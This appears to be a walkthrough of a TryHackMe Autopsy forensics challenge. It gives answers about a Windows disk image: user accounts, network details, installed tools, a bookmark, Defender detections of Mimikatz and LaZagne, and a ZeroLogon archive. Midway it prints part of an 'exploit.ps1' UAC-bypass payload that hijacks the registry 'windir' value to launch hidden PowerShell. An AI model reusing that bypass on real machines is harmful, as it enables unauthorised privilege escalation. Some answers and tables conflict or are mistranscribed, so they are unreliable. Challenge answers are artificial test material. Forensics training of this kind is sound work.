SAM	S-1-5-21-3919888104-523186866-407859479-1004			shreya	2021-02-06 05:38:48 EST	2021-02-07 11:46:52 EST	13	Password does not expire, Password not required	Normal user account	C:\Users\shreya
SAM	S-1-5-21-3919888104-523186866-407859479-1003			shriyapa	2021-02-06 05:39:55 EST	2021-02-07 12:05:37 EST	10	Password does not expire, Password not required	Normal user account	C:\Users\shriyapa
SAM	S-1-5-21-3919888104-523186866-407859479-1009			srini	2021-02-06 05:41:10 EST	2021-02-07 11:46:42 EST	2	Password does not expire, Password not required	Normal user account	C:\Users\srini
SAM	S-1-5-21-3919888104-523186866-407859479-1003			suba	2021-02-06 05:38:22 EST	2021-02-07 11:46:01 EST	2	Password does not expire, Password not required	Normal user account	C:\Users\suba
SOFTWARE	S-1-5-18			systemprofile						%systemroot%\system32\con

List all the user accounts. (alphabetical order)

H4S4N.joshwa.keshav.sandhya.shreya.siv

✓ Correct Answer

- 4. Determine the last user who logged in:** This is done by reviewing the dates of the last entry of user accounts in the "Operating System User Accounts" section.

Username	Date Created	Date Accessed	Count
sivapriya	2021-02-06 05:39:55 EST	2021-02-07 12:05:37 EST	10
shriyapa	2021-02-06 05:40:42 EST	2021-02-07 11:46:52 EST	13
sriini	2021-02-06 05:41:10 EST	2021-02-07 11:45:42 EST	2
H4S4N	2021-02-06 18:48:16 EST	2021-02-07 12:05:11 EST	24
joshwa	2021-02-06 05:38:00 EST	2021-02-07 11:44:49 EST	5
Administrator	2021-02-06 18:45:38 EST	2021-02-07 11:45:42 EST	0
suba	2021-02-06 05:38:22 EST	2021-02-07 11:46:01 EST	2
Guest	2021-02-06 05:38:48 EST	2021-02-07 11:46:52 EST	0
shreya	2021-02-06 05:38:48 EST	2021-02-07 11:46:52 EST	13
DefaultAccount	2021-02-06 18:45:38 EST	2021-02-07 11:46:52 EST	0
WDAGUtilityAccount	2021-02-06 18:45:38 EST		0
systemprofile			
LocalService			
NetworkService			

Who was the last user to log into the computer?

sivapriya

✓ Correct Answer

5. Extract network information: Network information such as the IP address and MAC computer address is extracted from the system files in the "Data Sources" section of the "Program Files" folder. We can use the keyword search feature to find specific information such as "IP address", "MAC address" or "NIC" within system files.

The screenshot shows the Autopsy 4.18.0 interface. On the left, the file system tree displays several volumes and their contents, including 'vol3 (NTFS / exFAT (0x07): 10' which contains the 'Look@LAN' folder. On the right, a search results window titled 'Woop woop! Your answer is correct' shows a table of files under '/img_HASAN2.E01/vol_vol3/Program Files (x86)/Look@LAN'. The table includes columns for Name, S, C, O, Modified Time, and Char. A string search in the bottom pane for 'LANIP%' highlights the value '192.168.130.216' in the results.

What was the IP address of the computer?

192.168.130.216

✓ Correct Answer

MAC address

What was the MAC address of the computer? (XX-XX-XX-XX-XX-XX)

08-00-27-2c-c4-b9

✓ Correct Answer

The screenshot shows the Autopsy 4.18.0 interface. On the left, the file system tree displays several volumes and their contents, including 'vol3 (NTFS / exFAT (0x07): 10' which contains the 'Look@LAN' folder. On the right, a search results window titled 'Woop woop! Your answer is correct' shows a table of files under '/img_HASAN2.E01/vol_vol3/Program Files (x86)/Look@LAN'. The table includes columns for Name, S, C, O, Modified Time, and Char. A string search in the bottom pane for 'LANNIC%' highlights the value '0800272cc4b9' in the results.

Network Interface Card (NIC)

The screenshot shows the Autopsy 4.18.0 interface. On the left, a tree view of registry keys under 'System32 (4341)' is shown, with a purple arrow pointing to the 'config' key. On the right, a detailed view of the 'config' key shows its metadata and values. The 'Description' value is listed as 'REG_SZ' with the value 'Intel(R) PRO/1000 MT Desktop Adapter'. A green message box at the top right says 'Woop woop! Your answer is correct'.

What is the name of the network card on this computer?

Intel(R) PRO/1000 MT Desktop Adapter

✓ Correct Answer

6. Installed software analysis and

browsing history: Check the list of installed programs in the "Uninstalled Programs" section to identify tools or programs related to the investigation, such as the network monitoring tool.

What is the name of the network monitoring tool?

Look@LAN

✓ Correct Answer

The screenshot shows the Autopsy 4.18.0 interface. On the left, a tree view of files under 'HASAN2.E01' is shown, with 'Look@LAN.exe' highlighted. On the right, a detailed view of the 'Look@LAN.exe' file shows its metadata and other details. A green message box at the top right says 'Woop woop! Your answer is correct'.

Check the browser log in the "Web Bookmarks" section to extract information such as bookmarks and URLs, focusing on extracting geographical coordinates from a specific reference.

A user bookmarked a Google Maps location. What are the coordinates of the location?

12°52'23.0"N 80°13'25.0"E

✓ Correct Answer

The screenshot shows the Autopsy 4.18.0 interface with the 'Web Bookmarks' tab selected. In the center pane, a table displays a single bookmark entry. The 'Title' field is highlighted in blue, showing the coordinates '12°52'23.0"N 80°13'25.0"E - Google Maps'. Other fields in the row include 'Date Created' (2021-02-06 12:57:49 EST), 'Program Name' (FireFox), 'Domain' (google.com), and 'Data Source' (HASAN2.E01). The left sidebar shows various data sources and file types, while the right sidebar shows file metadata and other occurrences.

7. Desktop File Analysis: Check the desktop files, including pictures, to extract information from them.

The screenshot shows the 'Image/Video Gallery - Editor' window. On the left, a tree view shows a folder structure with 'Downloads' expanded, containing files like 'AppData', 'sivapriya', 'suba', 'srini', 'ProgramData', 'Program Files (x86)', 'Windows', '\$Extend', and 'vol_vol2'. Below this is a table of categories and file counts. The main central area displays a large image of a person in a futuristic cityscape on a motorcycle. To the right, a details panel shows the file's attributes: Name (cyberpunk-2077-samurai-jacket-yo-1360x768.jpg), Path (/img_HASAN2.E01/vol_vol3/Users/joshwa/Downloads/), and MD5 Hash (2a62257e8be42a2b09f2fc29e72ec). The image itself is a screenshot from Cyberpunk 2077 showing a character in a samurai-style jacket standing in front of a city skyline at night.

Extract the desktop image file from the "Images / Videoos" section and save it on the local device to verify its contents.

8. Check the console log: PowerShill commands in the console record are checked, including the file "ConsoleHost_history.txt" in the "AppData \ Roaming \ Microsoft \ Windows \ PowerShell" section.

The screenshot shows two separate instances of the Autopsy 4.18.0 interface. Both instances have the same left-hand navigation pane, which includes sections for BackupStore, History, CacheManager, RemCheck, ReportLatency, Results, Service, DetectionHistory, Store, Scans, Support, Windows NT, Windows Security Health, WinMSIPC, WwanSvc, Microsoft OneDrive, Mozilla, Package Cache, and Parkaneer. The right-hand pane displays a search result for 'ConsoleHost_history.txt' in the 'Windows Defender/Scans/Hist' folder. The results table shows three entries:

Name	S	C	O	Modi
[current folder]				2021
[parent folder]				2021
2B18B87D-B94C-4E51-934B-654F69FAE7E2	0			2021
7F334C0D-CED8-426B-8096-CE083CD29441	0			2021
8363AFD9-AF2E-453A-8B2D-766E1C57A8BA	0			2021

Below the table, the 'Text' tab of the results panel is selected, showing the following text content:

```
Magic.Version:1.2
HackTool:Win32/Lazagne
file
C:\Users\H4S4N\Downloads\lazagne.exe
ThreatTrackingSha256
ed2f501408a7a6e1a054c29c4b0bc5640a6aa8612432df029008
931b3e34bf56
ThreatTrackingSigSeq
ThreatTrackingId
243CF405-3D24-4613-AA11-7DEB716E1COA
ThreatTrackingMDS
```

In the second instance of Autopsy, a blue arrow points to the 'DetectionHistory' folder under the 'History' section in the left pane.

z8kSB
Magic.Version:1.2
HackTool:Win32/Mimikatz.D
file
C:\Users\H4S4N\Desktop\mimikatz_trunk\x64\mimikatz.e
xe
ThreatTrackingSha256
31eb1de7e840a342fd468e558e5ab627bcb4c542a0fe01aecd5
ba0ld539a0fc
ThreatTrackingSigSeq
ThreatTrackingId

2 hack tools focused on passwords were found in the system. What are the names of these tools? (alphabetical order)

Lazagne,Mimikatz

✓ Correct Answer

✗ Hint

9. Understanding user activities:

PowerShell orders are extracted from the log file to understand user actions, such as changing the value of the flag.

Woop woop! Your answer is correct

Name	S	C	O	Modified Time	Change Time
[current folder]				2021-02-06 06:51:42 EST	2021-02-06 06:51:42 EST
[parent folder]				2021-02-06 06:44:47 EST	2021-02-06 06:44:47 EST
desktop.ini		0		2021-02-06 05:41:58 EST	2021-02-06 06:12:21 EST
exploit.ps1		0		2021-02-06 06:53:29 EST	2021-02-06 06:53:29 EST
shreya.txt		0		2021-02-06 12:40:10 EST	2021-02-06 12:40:10 EST

```
#Payload goes here
#It'll run as Administrator
New-Item "C:\Users\H4S4N\Desktop\hacked.txt"
    -ValueContent C:\Users\H4S4N\Desktop\hacked.txt
    'Flag(I-hacked-
you)'  
##### https://youtu.be/C9GfMffFjhYI
} else {
    $registryPath = "HKCU:\Environment"
    $Name = "windir"
    $Value = "powershell -ep bypass -w h $PSCmdletPath;#"
    Set-ItemProperty -Path $registryPath -Name $name -Value $valu
```

The same user found an exploit to escalate privileges on the computer. What was the message to the device owner?

flag{I-hacked-you}

✓ Correct Answer

10. Windows Defender Record Analysis:

- Identify harmful files: The Windows Defender log in "ProgramData \ Microsoft \ Windows Defender \ Scans \ History \ Service\ DetectionHistory" is checked to identify harmful files or hacking tools.
- Extract information from YARA files.

There is a YARA file on the computer. Inspect the file. What is the name of the author?

Benjamin DELPY (gentilkiwi)

✓ Correct Answer

The screenshot shows the TryHackme - Autopsy interface. The top menu bar includes Case, View, Tools, Window, Help, Add Data Source, and Images/Videos. A green notification box in the top right corner says "Woop woop! Your answer is correct". The left sidebar displays a file tree with several user profiles (e.g., All Users, Default, Default User, H4S4N) and their contents like 3D Objects, AppData, Application Data, Contacts, Cookies, Desktop, Documents, Downloads, Favorites, Links, Local Settings, MicrosoftEdgeBacku, Music, My Documents, NetHood, OneDrive, Pictures, PrintHood, Recent, Saved Games, Searches, SendTo, Start Menu, Templates, Videos, joshwa, and keshav. Three blue arrows point from the user profile "H4S4N" to the "mimikatz_trunk.zip" file in the main pane. The main pane shows a table of files from the "mimikatz_trunk.zip" archive. The table has columns: Name, S, C, O, Modified Time, and Change Time. The files listed are Win32, x64, kiwi_passwords.yar, mimicom.idl, and README.md. The "kiwi_passwords.yar" file is selected. Below the table are tabs for Context, Results, Annotations, Hex, Text, and Application. The "Text" tab is active, showing the contents of the file. A red box highlights the author information: "Benjamin DELPY 'gentilkiwi'" and "https://blog.gentilkiwi.com". The "Text Source" dropdown is set to "File Text".

11. Check archived files:

- **ZIP file analysis:** Archived files such as ZIP files are checked for information.
 - Identify archived files and analyze their contents, such as zip files that contain penetration tools.

One of the users wanted to exploit a domain controller with an MS-NRPC based exploit. What is the file name of the exploit that can be used to exploit the domain controller?

One of the users wanted to exploit a domain controller with an MS-NRPC based exploit. What is the filename of the archive that you found? (include the spaces in your answer)

The screenshot shows the Autopsy 4.18.0 interface. The left sidebar displays a tree view of system volume information, including users (15), system files, and various folders like Downloads, Favorites, and Pictures. The main pane shows a search results window titled "Keyword search 2 - ZeroLogon". The results table has columns for Name, Context, Results, Annotations, and Other Occurrences. A red box highlights a specific result: "2.2.0 20200918 ZeroLogon encrypted.zip". The annotations column for this result shows the file path: "...\\Downloads\\2.2.0 20200918 ZeroLogon encrypted.zip". The "Annotations" tab is selected at the bottom of the search results pane.